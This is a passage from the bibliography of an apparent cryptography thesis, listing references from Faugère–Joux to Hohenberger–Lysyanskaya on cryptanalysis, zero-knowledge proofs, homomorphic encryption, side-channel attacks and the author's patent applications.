[FJ03] Jean-Charles Faugère and Antoine Joux. 'Algebraic Cryptanalysis of Hidden Field Equation (HFE) Cryptosystems Using Gröbner Bases'. In: *Advances in Cryptology – CRYPTO 2003*. Ed. by Dan Boneh. Vol. 2729. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2003, pp. 44–60 (cit. on pp. 31, 32).

[FJM14] Pierre-Alain Fouque, Antoine Joux and Chrysanthi Mavromati. 'Multi-user Collisions: Applications to Discrete Logarithm, Even-Mansour and PRINCE'. In: *Advances in Cryptology – ASIACRYPT 2014, Part I*. Ed. by Palash Sarkar and Tetsu Iwata. Vol. 8873. Lecture Notes in Computer Science. Kaoshiung, Taiwan, R.O.C.: Springer, Heidelberg, Germany, Dec. 2014, pp. 420–438 (cit. on p. 15).

[FJP14] Luca De Feo, David Jao and Jérôme Plût. 'Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies'. In: *J. Mathematical Cryptology* 8.3 (2014), pp. 209–247 (cit. on p. 32).

[FKL+01] Niels Ferguson, John Kelsey, Stefan Lucks, Bruce Schneier, Michael Stay, David Wagner and Doug Whiting. 'Improved Cryptanalysis of Rijndael'. In: *Fast Software Encryption – FSE 2000*. Ed. by Bruce Schneier. Vol. 1978. Lecture Notes in Computer Science. New York, NY, USA: Springer, Heidelberg, Germany, Apr. 2001, pp. 213–230 (cit. on p. 270).

[Fla04] Halvar Flake. 'Structural comparison of executable objects'. In: *DIMVA 2004, July 6-7, Dortmund, Germany* (2004), pp. 161–173 (cit. on p. 248).

[FLR+08] Pierre-Alain Fouque, Reynald Lercier, Denis Réal and Frédéric Valette. 'Fault attack on elliptic curve Montgomery ladder implementation'. In: *Fault Diagnosis and Tolerance in Cryptography, 2008. FDTC'08. 5th Workshop on*. IEEE. 2008, pp. 92–98 (cit. on p. 20).

[FO97] Eiichiro Fujisaki and Tatsuaki Okamoto. 'Statistical Zero Knowledge Protocols to Prove Modular Polynomial Relations'. In: *Advances in Cryptology – CRYPTO'97*. Ed. by Burton S. Kaliski Jr. Vol. 1294. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1997, pp. 16–30 (cit. on p. 128).

[FO98] Eiichiro Fujisaki and Tatsuaki Okamoto. 'A Practical and Provably Secure Scheme for Publicly Verifiable Secret Sharing and Its Applications'. In: *Advances in Cryptology – EUROCRYPT'98*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Espoo, Finland: Springer, Heidelberg, Germany, May 1998, pp. 32–46 (cit. on p. 128).

[FOP+04] Eiichiro Fujisaki, Tatsuaki Okamoto, David Pointcheval and Jacques Stern. 'RSA-OAEP Is Secure under the RSA Assumption'. In: *Journal of Cryptology* 17.2 (Mar. 2004), pp. 81–104 (cit. on p. 146).

[Fou76] Michel Foucault. *Histoire de la sexualité (Tome 1) – La volonté de savoir*. French. Vol. 1. Editions Gallimard, 1976 (cit. on p. 259).

[Fre77] Linton C. Freeman. 'A set of measures of centrality based on betweenness'. In: *Sociometry* (1977), pp. 35–41 (cit. on p. 287).

[Fre78] Linton C. Freeman. 'Centrality in social networks conceptual clarification'. In: *Social networks* 1.3 (1978), pp. 215–239 (cit. on p. 287).

[FS87] Amos Fiat and Adi Shamir. 'How to Prove Yourself: Practical Solutions to Identification and Signature Problems'. In: *Advances in Cryptology – CRYPTO'86*. Ed. by Andrew M. Odlyzko. Vol. 263. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1987, pp. 186–194 (cit. on pp. 35, 47, 48, 50, 66, 67, 69, 113, 363).

[FS90] Uriel Feige and Adi Shamir. 'Witness Indistinguishable and Witness Hiding Protocols'. In: *22nd Annual ACM Symposium on Theory of Computing*. Baltimore, MD, USA: ACM Press, May 1990, pp. 416–426 (cit. on p. 12).

[FS96] Jean-Bernard Fischer and Jacques Stern. 'An Efficient Pseudo-Random Generator Provably as Secure as Syndrome Decoding'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 245–255 (cit. on p. 30).

[FS97] Eugene Victor Flynn and Nigel P. Smart. 'Canonical heights on the Jacobians of curves of genus 2 and the infinite descent'. In: *Acta Arithmetica* 79.4 (1997), pp. 333–352 (cit. on p. 408).

[FSW02] Pierre-Alain Fouque, Jacques Stern and Geert-Jan Wackers. 'CryptoComputing with Rationals'. In: *Proceedings of the 6th International Conference - Financial Cryptography'02*. Vol. 2357. Lecture Notes in Computer Science. Springer, 2002, pp. 136–146 (cit. on p. 400).

[FU04] Bryan Fulton and Ted Unangst. https://www.freebsd.org/security/advisories/FreeBSD-SA-04:17.procfs.asc. 2004 (cit. on p. 223).

[Für09] Martin Fürer. 'Faster integer multiplication'. In: *SIAM Journal on Computing* 39.3 (2009), pp. 979–1005 (cit. on p. 357).

[Gal12] Steven D. Galbraith. *Mathematics of Public Key Cryptography*. Cambridge University Press, 2012. ISBN: 9781107013926. URL: https://www.math.auckland.ac.nz/~sgal018/crypto-book/crypto-book.html (cit. on pp. 15, 122).

[Gal99] Steven D. Galbraith. 'Constructing isogenies between elliptic curves over finite fields'. In: *LMS Journal of Computation and Mathematics* 2 (1999), pp. 118–138 (cit. on p. 32).

[GBH+16] Samaneh Ghandali, Georg T. Becker, Daniel Holcomb and Christof Paar. 'A Design Methodology for Stealthy Parametric Trojans and Its Application to Bug Attacks'. In: *Cryptographic Hardware and Embedded Systems - CHES 2016 - 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*. Ed. by Benedikt Gierlichs and Axel Y. Poschmann. Vol. 9813. Lecture Notes in Computer Science. Springer, 2016, pp. 625–647 (cit. on p. 260).

[GBI+13] Ian J. Goodfellow, Yaroslav Bulatov, Julian Ibarz, Sacha Arnoud and Vinay Shet. 'Multi-digit Number Recognition from Street View Imagery using Deep Convolutional Neural Networks'. In: *CoRR* abs/1312.6082 (2013). URL: http://arxiv.org/abs/1312.6082 (cit. on p. 175).

[Gel27] Aulus Gellus. 'Books 14–20'. In: *Attic Nights*. Trans. from the Latin by John Carew Rolfe. Vol. III. Loeb Classical Library 212. Harvard University Press, 1927 (cit. on p. 5).

[Gen09a] Craig Gentry. 'A fully homomorphic encryption scheme'. PhD thesis. Stanford University, 2009 (cit. on p. 28).

[Gen09b] Craig Gentry. 'Fully homomorphic encryption using ideal lattices'. In: *41st Annual ACM Symposium on Theory of Computing*. Ed. by Michael Mitzenmacher. Bethesda, MD, USA: ACM Press, May 2009, pp. 169–178 (cit. on pp. 28, 327, 328).

[Gér16a] Rémi Géraud. 'Relative to digital signatures'. Application No. 1656239. 2016.

[Gér16b] Rémi Géraud. 'Relative to telecommunications'. Application No. 1655065. 2016.

[Gér16c] Rémi Géraud. 'Relative to telecommunications'. Application No. 1656240. 2016.

[GG16] Steven D. Galbraith and Pierrick Gaudry. 'Recent progress on the elliptic curve discrete logarithm problem'. In: *Des. Codes Cryptography* 78.1 (2016), pp. 51–72 (cit. on p. 16).

[GGH+13] Sanjam Garg, Craig Gentry, Shai Halevi, Mariana Raykova, Amit Sahai and Brent Waters. 'Candidate Indistinguishability Obfuscation and Functional Encryption for all Circuits'. In: *54th Annual IEEE Symposium on Foundations of Computer Science, FOCS 2013, 26-29 October, 2013, Berkeley, CA, USA*. IEEE Computer Society, 2013, pp. 40–49. URL: http://doi.ieeecomputersociety.org/10.1109/FOCS.2013.13 (cit. on pp. 77, 80).

[GGH+16] Sanjam Garg, Craig Gentry, Shai Halevi and Mark Zhandry. 'Functional Encryption Without Obfuscation'. In: *TCC 2016-A: 13th Theory of Cryptography Conference, Part II*. Ed. by Eyal Kushilevitz and Tal Malkin. Vol. 9563. Lecture Notes in Computer Science. Tel Aviv, Israel: Springer, Heidelberg, Germany, Jan. 2016, pp. 480–511 (cit. on p. 327).

[GGH13] Sanjam Garg, Craig Gentry and Shai Halevi. 'Candidate Multilinear Maps from Ideal Lattices'. In: *Advances in Cryptology – EUROCRYPT 2013*. Ed. by Thomas Johansson and Phong Q. Nguyen. Vol. 7881. Lecture Notes in Computer Science. Athens, Greece: Springer, Heidelberg, Germany, May 2013, pp. 1–17 (cit. on pp. 28, 327–330, 340, 341, 350, 351).

[GGH15] Craig Gentry, Sergey Gorbunov and Shai Halevi. 'Graph-Induced Multilinear Maps from Lattices'. In: *TCC 2015: 12th Theory of Cryptography Conference, Part II*. Ed. by Yevgeniy Dodis and Jesper Buus Nielsen. Vol. 9015. Lecture Notes in Computer Science. Warsaw, Poland: Springer, Heidelberg, Germany, Mar. 2015, pp. 498–527 (cit. on p. 327).

[GGP+13] Rosario Gennaro, Craig Gentry, Bryan Parno and Mariana Raykova. 'Quadratic Span Programs and Succinct NIZKs without PCPs'. In: *Advances in Cryptology - EUROCRYPT 2013, 32nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Athens, Greece, May 26-30, 2013. Proceedings*. Ed. by Thomas Johansson and Phong Q. Nguyen. Springer, 2013, pp. 626–645. URL: http://dx.doi.org/10.1007/978-3-642-38348-9_37 (cit. on p. 77).

[Gha13] Essam Ghadafi. 'Formalizing Group Blind Signatures and Practical Constructions without Random Oracles'. In: *ACISP 13: 18th Australasian Conference on Information Security and Privacy*. Ed. by Colin Boyd and Leonie Simpson. Vol. 7959. Lecture Notes in Computer Science. Brisbane, Australia: Springer, Heidelberg, Germany, July 2013, pp. 330–346 (cit. on p. 164).

[Gha16] Essam Ghadafi. 'Short Structure-Preserving Signatures'. In: *Topics in Cryptology – CT-RSA 2016*. Ed. by Kazue Sako. Vol. 9610. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Feb. 2016, pp. 305–321 (cit. on p. 164).

[GHK+08] S. Dov Gordon, Carmit Hazay, Jonathan Katz and Yehuda Lindell. 'Complete fairness in secure two-party computation'. In: *40th Annual ACM Symposium on Theory of Computing*. Ed. by Richard E. Ladner and Cynthia Dwork. Victoria, British Columbia, Canada: ACM Press, May 2008, pp. 413–422 (cit. on p. 98).

[GHS02] Steven D. Galbraith, Florian Hess and Nigel P. Smart. 'Extending the GHS Weil Descent Attack'. In: *Advances in Cryptology – EUROCRYPT 2002*. Ed. by Lars R. Knudsen. Vol. 2332. Lecture Notes in Computer Science. Amsterdam, The Netherlands: Springer, Heidelberg, Germany, Apr. 2002, pp. 29–44 (cit. on p. 32).

[GI13] Matheus R. Grasselli and Omneia R. H. Ismail. 'Formation and Interbank Networks'. In: *Handbook on Systemic Risk* (2013), p. 401 (cit. on p. 295).

[Gir90] Marc Girault. 'An Identity-based Identification Scheme Based on Discrete Logarithms Modulo a Composite Number'. In: *Advances in Cryptology - EUROCRYPT '90, Workshop on the Theory and Application of of Cryptographic Techniques, Aarhus, Denmark, May 21-24, 1990, Proceedings*. Ed. by Ivan Damgård. Vol. 473. Lecture Notes in Computer Science. Springer, 1990, pp. 481–486. ISBN: 3-540-53587-X (cit. on pp. 56, 58, 59).

[GJ79] M. R. Garey and David S. Johnson. *Computers and Intractability: A Guide to the Theory of NP-Completeness*. W. H. Freeman, 1979. ISBN: 0-7167-1044-7 (cit. on p. 153).

[GJM99] Juan A. Garay, Markus Jakobsson and Philip D. MacKenzie. 'Abuse-Free Optimistic Contract Signing'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 449–466 (cit. on pp. 99, 101).

[GJW17] Bernhard Gittenberger, Emma Yu Jin and Michael Wallner. 'A note on the scaling limits of random Pólya trees'. In: *2017 Proceedings of the Fourteenth Workshop on Analytic Algorithmics and Combinatorics (ANALCO)*. SIAM. 2017, pp. 85–93 (cit. on p. 266).

[GK16] Shafi Goldwasser and Yael Tauman Kalai. 'Cryptographic Assumptions: A Position Paper'. In: *TCC 2016-A: 13th Theory of Cryptography Conference, Part I*. Ed. by Eyal Kushilevitz and Tal Malkin. Vol. 9562. Lecture Notes in Computer Science. Tel Aviv, Israel: Springer, Heidelberg, Germany, Jan. 2016, pp. 505–522 (cit. on p. 159).

[GK17a] Rémi Géraud and Hiba Koudoussi. 'Relative to anti-phishing and anti-trojan protections'. FR3041130. Application No. 1558647 (2015). 2017.

[GK17b] Rémi Géraud and Hiba Koudoussi. 'Relative to authentication'. FR3042894. Application No. 1560270 (2015). 2017.

[GK99] Jochen Geiger and Götz Kersting. 'The Galton-Watson tree conditioned on its height'. In: *Proceedings of the 7th Vilnius conference on Probability Theory and Mathematical Statistics*. 1999, pp. 277–286 (cit. on p. 266).

[GKK+14] Mordechai Guri, Gabi Kedma, Assaf Kachlon and Yuval Elovici. 'AirHopper: Bridging the air-gap between isolated networks and mobile phones using radio frequencies'. In: *9th International Conference on Malicious and Unwanted Software: The Americas MALWARE 2014, Fajardo, PR, USA, October 28-30, 2014*. IEEE Computer Society, 2014, pp. 58–67 (cit. on p. 194).

[GKK01] Kwang-Il. Goh, Byungnam Kahng and D. Kim. 'Universal behavior of load distribution in scale-free networks'. In: *Physical Review Letters* 87.27 (2001), p. 278701 (cit. on p. 287).

[GKL+17] Rémi Géraud, Mirko Koscina, Paul Lenczner, David Naccache and David Saulpic. 'Generating Functionally Equivalent Programs Having Non-Isomorphic Control-Flow Graphs'. In: *Proceedings of the 22nd Nordic Conference on Secure IT Systems, NordSec 2017, Tartu, Estonia, November 8–10*. To appear. 2017 (cit. on p. 248).

[GKN16] Rémi Géraud, Hiba Koudoussi and David Naccache. 'Securing a confirmation of a sequence of characters, corresponding method, device and computer program product'. CA2934715 A1/US20170004330/EP3113056 A1. Relative to authentication and anti-phishing protections. Application No. 1556352 (2015). 2016.

[GKN17a] Rémi Géraud, Hiba Koudoussi and David Naccache. 'Method for securing at least one memory zone of an electronic device, and corresponding security module, electronic device and computer program'. WO2017102663 A1. Relative to anti-fault attacks and control flow hijack protections. Application PCT/EP2016/080684 (2015). 2017.

[GKN17b] Rémi Géraud, Hiba Koudoussi and David Naccache. 'Method for the encryption of payment means data, corresponding payment means, server and programs'. CA2947920 A1/US20170132622 A1/EP3168803 A1. Relative to encryption. Application US 15/347,982 (2015). 2017.

[GL03] Rosario Gennaro and Yehuda Lindell. 'A Framework for Password-Based Authenticated Key Exchange'. In: *Advances in Cryptology – EUROCRYPT 2003*. Ed. by Eli Biham. Vol. 2656. Lecture Notes in Computer Science. http://eprint.iacr.org/2003/032.ps.gz. Warsaw, Poland: Springer, Heidelberg, Germany, May 2003, pp. 524–543 (cit. on p. 12).

[GL91] Shafi Goldwasser and Leonid A. Levin. 'Fair Computation of General Functions in Presence of Immoral Majority'. In: *Advances in Cryptology – CRYPTO'90*. Ed. by Alfred J. Menezes and Scott A. Vanstone. Vol. 537. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1991, pp. 77–93 (cit. on p. 98).

[Gli94] Virgil D. Gligor. *A guide to understanding covert channel analysis of trusted systems*. The Center, 1994 (cit. on p. 224).

[GLN17] Rémi Géraud, Michel Léger and David Naccache. 'Device and method for securing commands exchanged between a terminal and an integrated circuit'. EP3136283 A1. Relative to network security. Application No. 1557973 (2015). 2017.

[GM16] Rémi Géraud and Jérôme Marcon. 'Relative to authentication'. Application No. 1662269. 2016.

[GM82] Shafi Goldwasser and Silvio Micali. 'Probabilistic Encryption and How to Play Mental Poker Keeping Secret All Partial Information'. In: *Proceedings of the 14th Annual ACM Symposium on Theory of Computing, May 5-7, 1982, San Francisco, California, USA*. Ed. by Harry R. Lewis, Barbara B. Simons, Walter A. Burkhard and Lawrence H. Landweber. ACM, 1982, pp. 365–377. ISBN: 0-89791-067-2 (cit. on pp. 27, 142, 163).

[GME16] Mordechai Guri, Matan Monitz and Yuval Elovici. 'USBee: Air-Gap Covert-Channel via Electromagnetic Emission from USB'. In: *CoRR* abs/1608.08397 (2016) (cit. on p. 194).

[GMN+15] Rémi Géraud, Diana Maimuţ, David Naccache, Rodrigo Portella do Canto and Emil Simion. 'Applying Cryptographic Acceleration Techniques to Error Correction'. In: *Innovative Security Solutions for Information Technology and Communications - 8th International Conference, SECITC 2015, Bucharest, Romania, June 11–12, 2015. Revised Selected Papers*. Ed. by Ion Bica, David Naccache and Emil Simion. Vol. 9522. Lecture Notes in Computer Science. Springer, 2015, pp. 150–168 (cit. on p. 377).

[GMN16] Rémi Géraud, Diana Maimuţ and David Naccache. 'Double-Speed Barrett Moduli'. In: *The New Codebreakers — Essays Dedicated to David Kahn on the Occasion of His 85th Birthday*. Ed. by Peter Y. A. Ryan, David Naccache and Jean-Jacques Quisquater. Vol. 9100. Lecture Notes in Computer Science. Springer, 2016, pp. 148–158 (cit. on p. 367).

[GMP+06] Juan A. Garay, Philip D. MacKenzie, Manoj Prabhakaran and Ke Yang. 'Resource Fairness and Composability of Cryptographic Protocols'. In: *TCC 2006: 3rd Theory of Cryptography Conference*. Ed. by Shai Halevi and Tal Rabin. Vol. 3876. Lecture Notes in Computer Science. New York, NY, USA: Springer, Heidelberg, Germany, Mar. 2006, pp. 404–428 (cit. on p. 98).

[GMP+11] Juan A. Garay, Philip D. MacKenzie, Manoj Prabhakaran and Ke Yang. 'Resource Fairness and Composability of Cryptographic Protocols'. In: *Journal of Cryptology* 24.4 (Oct. 2011), pp. 615–658 (cit. on p. 57).

[GMR85] Shafi Goldwasser, Silvio Micali and Charles Rackoff. 'The Knowledge Complexity of Interactive Proof-Systems (Extended Abstract)'. In: *Proceedings of the 17th Annual ACM Symposium on Theory of Computing, May 6-8, 1985, Providence, Rhode Island, USA*. Ed. by Robert Sedgewick. ACM, 1985, pp. 291–304 (cit. on pp. 47, 55).

[GMR88] Shafi Goldwasser, Silvio Micali and Ronald L. Rivest. 'A Digital Signature Scheme Secure Against Adaptive Chosen-message Attacks'. In: *SIAM Journal on Computing* 17.2 (Apr. 1988), pp. 281–308 (cit. on p. 34).

[GMR89a] Shafi Goldwasser, Silvio Micali and Charles Rackoff. 'The Knowledge Complexity of Interactive Proof Systems'. In: *SIAM Journal on Computing* 18.1 (1989), pp. 186–208 (cit. on p. 12).

[GMR89b] Shafi Goldwasser, Silvio Micali and Charles Rackoff. 'The Knowledge Complexity of Interactive Proof Systems'. In: *SIAM J. Comput.* 18.1 (1989), pp. 186–208 (cit. on p. 66).

[GMR98] Rosario Gennaro, Daniele Micciancio and Tal Rabin. 'An Efficient Non-Interactive Statistical Zero-Knowledge Proof System for Quasi-Safe Prime Products'. In: *ACM CCS 98: 5th Conference on Computer and Communications Security*. San Francisco, CA, USA: ACM Press, Nov. 1998, pp. 67–72 (cit. on p. 128).

[GMS16] Sanjam Garg, Pratyay Mukherjee and Akshayaram Srinivasan. *Obfuscation without the Vulnerabilities of Multilinear Maps*. Cryptology ePrint Archive, Report 2016/390. http://eprint.iacr.org/. 2016 (cit. on p. 77).

[GMW87a] Oded Goldreich, Silvio Micali and Avi Wigderson. 'How to Play any Mental Game or A Completeness Theorem for Protocols with Honest Majority'. In: *19th Annual ACM Symposium on Theory of Computing*. Ed. by Alfred Aho. New York City, NY, USA: ACM Press, May 1987, pp. 218–229 (cit. on p. 98).

[GMW87b] Oded Goldreich, Silvio Micali and Avi Wigderson. 'How to Prove all NP-Statements in Zero-Knowledge, and a Methodology of Cryptographic Protocol Design'. In: *Advances in Cryptology – CRYPTO'86*. Ed. by Andrew M. Odlyzko. Vol. 263. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1987, pp. 171–185 (cit. on p. 127).

[GMW91a] Oded Goldreich, Silvio Micali and Avi Wigderson. 'Proofs that Yield Nothing But Their Validity for All Languages in NP Have Zero-Knowledge Proof Systems'. In: *J. ACM* 38.3 (1991), pp. 691–729 (cit. on pp. 55, 56, 66).

[GMW91b] Oded Goldreich, Silvio Micali and Avi Wigderson. 'Proofs That Yield Nothing But Their Validity Or All Languages in NP Have Zero-Knowledge Proof Systems'. In: *Journal of the ACM* 38.3 (1991), pp. 691–729 (cit. on p. 12).

[GN15] Rémi Géraud and David Naccache. 'Relative to low-bandwidth network security'. Application No. 1563338. 2015.

[GN16] Rémi Géraud and David Naccache. 'Relative to OS security protections'. Application No. 1651714. 2016.

[GN17a] Rémi Géraud and David Naccache. *Mixed-Radix Naccache–Stern Encryption*. Currently under review. 2017 (cit. on p. 153).

[GN17b] Rémi Géraud and David Naccache. *Self-destructing, environment-aware malware*. Currently under review. 2017.

[Gol04a] Oded Goldreich. *Foundations of Cryptography: Basic Applications*. Vol. 2. Cambridge, UK: Cambridge University Press, 2004. ISBN: ISBN 0-521-83084-2 (hardback) (cit. on p. 98).

[Gol04b] Oded Goldreich. *The Foundations of Cryptography - Volume 2, Basic Applications*. Cambridge University Press, 2004. ISBN: 0-521-83084-2 (cit. on p. 33).

[Gol83] Oded Goldreich. 'A Simple Protocol for Signing Contracts'. In: *Advances in Cryptology – CRYPTO'83*. Ed. by David Chaum. Santa Barbara, CA, USA: Plenum Press, New York, USA, 1983, pp. 133–136 (cit. on p. 100).

[Gop81] Valerii Denisovich Goppa. 'Codes on Algebraic Curves'. In: *Soviet Math. Doklady* 24 (1981), pp. 170–172 (cit. on p. 398).

[GOS06] Jens Groth, Rafail Ostrovsky and Amit Sahai. 'Perfect Non-interactive Zero Knowledge for NP'. In: *Advances in Cryptology – EUROCRYPT 2006*. Ed. by Serge Vaudenay. Vol. 4004. Lecture Notes in Computer Science. St. Petersburg, Russia: Springer, Heidelberg, Germany, May 2006, pp. 339–358 (cit. on p. 127).

[GOW04] Ayalvadi J. Ganesh, Neil O'Connell and Damon J. Wischik. *Big queues*. Springer, 2004 (cit. on p. 388).

[GPP+15] Daniel Genkin, Lev Pachmanov, Itamar Pipman and Eran Tromer. 'Stealing Keys from PCs Using a Radio: Cheap Electromagnetic Attacks on Windowed Exponentiation'. In: *Cryptographic Hardware and Embedded Systems – CHES 2015*. Ed. by Tim Güneysu and Helena Handschuh. Vol. 9293. Lecture Notes in Computer Science. Saint-Malo, France: Springer, Heidelberg, Germany, Sept. 2015, pp. 207–228 (cit. on p. 193).

[GPP+16a] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Adi Shamir and Eran Tromer. 'Physical key extraction attacks on PCs'. In: *Commun. ACM* 59.6 (2016), pp. 70–79 (cit. on p. 193).

[GPP+16b] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer and Yuval Yarom. 'ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels'. In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*. Ed. by Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers and Shai Halevi. ACM, 2016, pp. 1626–1638 (cit. on p. 193).

[GPS06] Marc Girault, Guillaume Poupard and Jacques Stern. 'On the Fly Authentication and Signature Schemes Based on Groups of Unknown Order'. In: *Journal of Cryptology* 19.4 (Oct. 2006), pp. 463–487 (cit. on pp. 55, 58, 60–62, 64, 99, 103).

[GPS08] Steven D. Galbraith, Kenneth G. Paterson and Nigel P. Smart. 'Pairings for cryptographers'. In: *Discrete Applied Mathematics* 156.16 (2008), pp. 3113–3121 (cit. on p. 161).

[GPT14] Daniel Genkin, Itamar Pipman and Eran Tromer. 'Get Your Hands Off My Laptop: Physical Side-Channel Key-Extraction Attacks on PCs'. In: *Cryptographic Hardware and Embedded Systems – CHES 2014*. Ed. by Lejla Batina and Matthew Robshaw. Vol. 8731. Lecture Notes in Computer Science. Busan, South Korea: Springer, Heidelberg, Germany, Sept. 2014, pp. 242–260 (cit. on p. 193).

[GPZ60] Daniel Gorenstein, Wes Wesley Peterson and Neal Zierler. 'Two-Error Correcting Bose-Chaudhuri Codes are Quasi-Perfect'. In: *Information and Control* 3.3 (1960), pp. 291–294 (cit. on pp. 383, 385).

[GQ16] Rémi Géraud and Pierre Quentin. 'Relative to computer vision'. Application No. 1658228. 2016.

[GQ88] Louis C. Guillou and Jean-Jacques Quisquater. 'A Practical Zero-Knowledge Protocol Fitted to Security Microprocessor Minimizing Both Trasmission and Memory'. In: *Advances in Cryptology – EUROCRYPT'88*. Ed. by C. G. Günther. Vol. 330. Lecture Notes in Computer Science. Davos, Switzerland: Springer, Heidelberg, Germany, May 1988, pp. 123–128 (cit. on p. 47).

[GR17] Rémi Géraud and Răzvan Roşie. *On some variants of the subset-sum problem*. Currently under review. 2017.

[Gro04] Jens Groth. 'Rerandomizable and Replayable Adaptive Chosen Ciphertext Attack Secure Cryptosystems'. In: *TCC 2004: 1st Theory of Cryptography Conference*. Ed. by Moni Naor. Vol. 2951. Lecture Notes in Computer Science. Cambridge, MA, USA: Springer, Heidelberg, Germany, Feb. 2004, pp. 152–170 (cit. on p. 143).

[Gro15] Jens Groth. 'Efficient Fully Structure-Preserving Signatures for Large Messages'. In: *Advances in Cryptology – ASIACRYPT 2015, Part I*. Ed. by Tetsu Iwata and Jung Hee Cheon. Vol. 9452. Lecture Notes in Computer Science. Auckland, New Zealand: Springer, Heidelberg, Germany, Nov. 2015, pp. 239–259 (cit. on p. 164).

[Gro96] Lov K. Grover. 'A Fast Quantum Mechanical Algorithm for Database Search'. In: *28th Annual ACM Symposium on Theory of Computing*. Philadephia, PA, USA: ACM Press, May 1996, pp. 212–219 (cit. on p. 27).

[GS02] Craig Gentry and Alice Silverberg. 'Hierarchical ID-Based Cryptography'. In: *Advances in Cryptology - ASIACRYPT 2002, 8th International Conference on the Theory and Application of Cryptology and Information Security, Queenstown, New Zealand, December 1-5, 2002, Proceedings*. Ed. by Yuliang Zheng. Vol. 2501. Lecture Notes in Computer Science. Springer, 2002, pp. 548–566. ISBN: 3-540-00171-9. URL: http://dx.doi.org/10.1007/3-540-36178-2_34 (cit. on p. 75).

[GS08] Jens Groth and Amit Sahai. 'Efficient Non-interactive Proof Systems for Bilinear Groups'. In: *Advances in Cryptology – EUROCRYPT 2008*. Ed. by Nigel P. Smart. Vol. 4965. Lecture Notes in Computer Science. Istanbul, Turkey: Springer, Heidelberg, Germany, Apr. 2008, pp. 415–432 (cit. on p. 12).

[GS94] Marc Girault and Jacques Stern. 'On the Length of Cryptographic Hash-Values Used in Identification Schemes'. In: *Advances in Cryptology – CRYPTO'94*. Ed. by Yvo Desmedt. Vol. 839. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 202–215 (cit. on pp. 48, 55, 58, 61).

[GSW10] Essam Ghadafi, Nigel P. Smart and Bogdan Warinschi. 'Groth-Sahai Proofs Revisited'. In: *PKC 2010: 13th International Conference on Theory and Practice of Public Key Cryptography*. Ed. by Phong Q. Nguyen and David Pointcheval. Vol. 6056. Lecture Notes in Computer Science. Paris, France: Springer, Heidelberg, Germany, May 2010, pp. 177–192 (cit. on p. 12).

[GSW13] Craig Gentry, Amit Sahai and Brent Waters. 'Homomorphic Encryption from Learning with Errors: Conceptually-Simpler, Asymptotically-Faster, Attribute-Based'. In: *Advances in Cryptology – CRYPTO 2013, Part I*. Ed. by Ran Canetti and Juan A. Garay. Vol. 8042. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2013, pp. 75–92 (cit. on p. 327).

[GTQ17] Rémi Géraud, Mehdi Tibouchi and Chen Qian. *Universal Witness Signatures*. Currently under review. 2017.

[GTT+07] Pierrick Gaudry, Emmanuel Thomé, Nicolas Thériault and Claus Diem. 'A double large prime variation for small genus hyperelliptic index calculus'. In: *Math. Comput.* 76.257 (2007), pp. 475–492 (cit. on pp. 16, 406).

[GZ77] Fritz J. Grunewald and Rainer Zimmert. 'Über einige rationale elliptische Kurven mit freiem Rang ≥ 8'. German. In: *Journal für die reine und angewandte Mathematik* 296 (1977), pp. 100–107 (cit. on p. 406).

[Ham50] Richard W. Hamming. 'Error Detecting and Error Correcting Codes'. In: *Bell System Technical Journal* 29.2 (1950), pp. 147–160 (cit. on p. 398).

[Har77] Robin Hartshorne. *Algebraic geometry*. Vol. 52. Springer, 1977 (cit. on p. 18).

[Hås88] Johan Håstad. 'Solving Simultaneous Modular Equations of Low Degree'. In: *SIAM J. Comput.* 17.2 (1988), pp. 336–341 (cit. on p. 26).

[Hei01] Christopher D. Manning and Heinrich Schütze. *Foundations of statistical natural language processing*. MIT Press, 2001. ISBN: 978-0-262-13360-9 (cit. on p. 187).

[HIL+99] Johan Håstad, Russell Impagliazzo, Leonid A. Levin and Michael Luby. 'A Pseudorandom Generator from any One-way Function'. In: *SIAM Journal on Computing* 28.4 (1999), pp. 1364–1396 (cit. on pp. 14, 29).

[HJ10] Nick Howgrave-Graham and Antoine Joux. 'New Generic Algorithms for Hard Knapsacks'. In: *Advances in Cryptology – EUROCRYPT 2010*. Ed. by Henri Gilbert. Vol. 6110. Lecture Notes in Computer Science. French Riviera: Springer, Heidelberg, Germany, May 2010, pp. 235–256 (cit. on p. 299).

[HJ15] Yupu Hu and Huiwen Jia. *Cryptanalysis of GGH Map*. Cryptology ePrint Archive, Report 2015/301. http://eprint.iacr.org/2015/301. 2015 (cit. on p. 327).

[HL05] Susan Hohenberger and Anna Lysyanskaya. 'How to Securely Outsource Cryptographic Computations'. In: *TCC 2005: 2nd Theory of Cryptography Conference*. Ed. by Joe Kilian. Vol. 3378. Lecture Notes in Computer Science. Cambridge, MA, USA: Springer, Heidelberg, Germany, Feb. 2005, pp. 264–282 (cit. on p. 124).

